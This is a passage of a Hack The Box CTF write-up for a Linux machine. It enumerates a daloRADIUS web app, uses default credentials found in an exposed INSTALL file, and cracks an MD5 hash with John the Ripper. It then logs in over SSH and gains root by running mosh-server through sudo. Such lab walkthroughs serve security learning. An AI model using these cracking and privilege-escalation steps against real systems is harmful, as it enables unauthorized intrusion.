

We run **dirsearch** again on the application to look for more directories and files that are not visible at first glance. Analyzing the results, we find the **source file of a web page** that contains a **login** to access the **RADIUS service**.



We analyze the **docs** directory to see what information it contains about installation, usage, and execution.

During this process, we find another **directory** and repeat the analysis. In this new directory, we discover an **INSTALL** file that contains **sensitive details** about the web application.

We download the **INSTALL** file, where we confirm that it contains **all the sensitive information** about the application. Additionally, we verify that, through its path, we can access it from a browser without any restrictions. Inside the file, we find a **default user**, but when we try to log in, we receive an **error message**.



The screenshot shows a dual-pane interface. On the left, a web browser displays a 'Login Required' page for 'daloRADUS'. It has fields for 'Username' (empty), 'Password' (empty), and 'Language' (set to 'English'). A green 'Login Please' button is at the bottom. A red error message box says 'Cannot Log In' with the text: 'If you are having trouble logging in to your account, it is likely that you have entered the wrong username and/or password. Please ensure that you have correctly entered your login credentials and try again.' On the right, a terminal window titled 'kali@kali: ~' shows configuration steps for MySQL database connection and installation completion. It includes a warning about changing default passwords.



In a second, deeper analysis, we found another **exposed endpoint** for **operators**. Upon accessing it, we discovered that it also leads to a **login page**. We tested the previously found credentials and successfully **gained access**.

This screenshot shows a similar dual-pane interface. The left pane shows a 'Login Required' page for 'daloRADUS' operators, with the same fields and 'Login Please' button. The right pane shows a terminal window with a 'Task Completed' message: '(kali㉿kali)-[~]'. Below this, there is a series of log entries from a session, including file operations like 'cd', 'ls', and 'grep', and a command to generate a wordlist with 'dirbuster'.

In the **users** section, we were able to list and view the **password** of the only user. However, it is **encrypted in MD5 format**.

To decrypt the password, we use the following command with **John the Ripper**: `john hash.txt -w /usr/share/wordlists/rockyou.txt --format=raw-MD5`. This will attempt to crack the **MD5 hash** using the **RockYou** wordlist.

- **john**: A tool for cracking passwords.
 - **hash.txt**: File containing the MD5 hash.
 - **--wordlist=/usr/share/wordlists/rockyou.txt**: Specifies the password dictionary.
 - **--format=raw-MD5**: Defines the hash format as raw MD5.

The result obtained with this command is **underwaterfriends**. Now, we will connect via **SSH** using the username and password we just found with the command **ssh svcmosh@10.10.11.48**.



```
(kali㉿kali)-[~]
$ john hash.txt
Using default wordlist /usr/share/wordlists/rockyou.txt --format=Raw-MD5
Loaded 1 password hash (Raw-MD5 [MD5 12/128 SSE2 v3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press Ctrl-C to abort, almost any other key for status
[*] 1 password hash found (100%)
ig 0:00:00:00:00 DONE (2025-02-09 11:14) 6.66g/s 19892K/s 19892K/s 19892K/s undamecaio@underwaterfriends
Session completed.
```

- **ssh**: SSH client used to connect to a remote machine.
- **svcmosh**: Username of the target machine.
- **10.10.11.48**: IP address of the target machine.



In the **root directory**, we find a **file** containing one of the **flags** that we need to submit in **Hack**

The Box. Additionally, by running **sudo -l**, we can check the **permissions** of the user we are connected with via **SSH**.



- **sudo -l:** Displays the commands the user can execute with elevated privileges.



We can see mentions indicating that **no password is required** for the binary **/usr/bin/mosh-server**. **Mosh** is familiar since it also appeared in the **username**, suggesting that this is a **service account** for a specific server. **Mosh (Mobile Shell)** is an alternative to **SSH**, generating shell sessions on a **random port above 60000** and creating a **key for user authentication**. To escalate privileges, we use the command **mosh --server="sudo /usr/bin/mosh-server" localhost**.

- **mosh:** Remote connection tool.
- **--server="sudo /usr/bin/mosh-server":** Runs the Mosh server with elevated privileges.
- **localhost:** Connects to the local machine.

In the **root** directory, we find a **root.txt** file, which contains the **second flag** needed to submit on the Hack The Box website.

Conclusion

The security assessment demonstrated that multiple vulnerabilities exist within the system, allowing unauthorized access and potential privilege escalation. Remediation steps should be prioritized to secure the environment effectively.

Additional Reports:

- Full vulnerability scan details.
- Raw penetration testing logs.
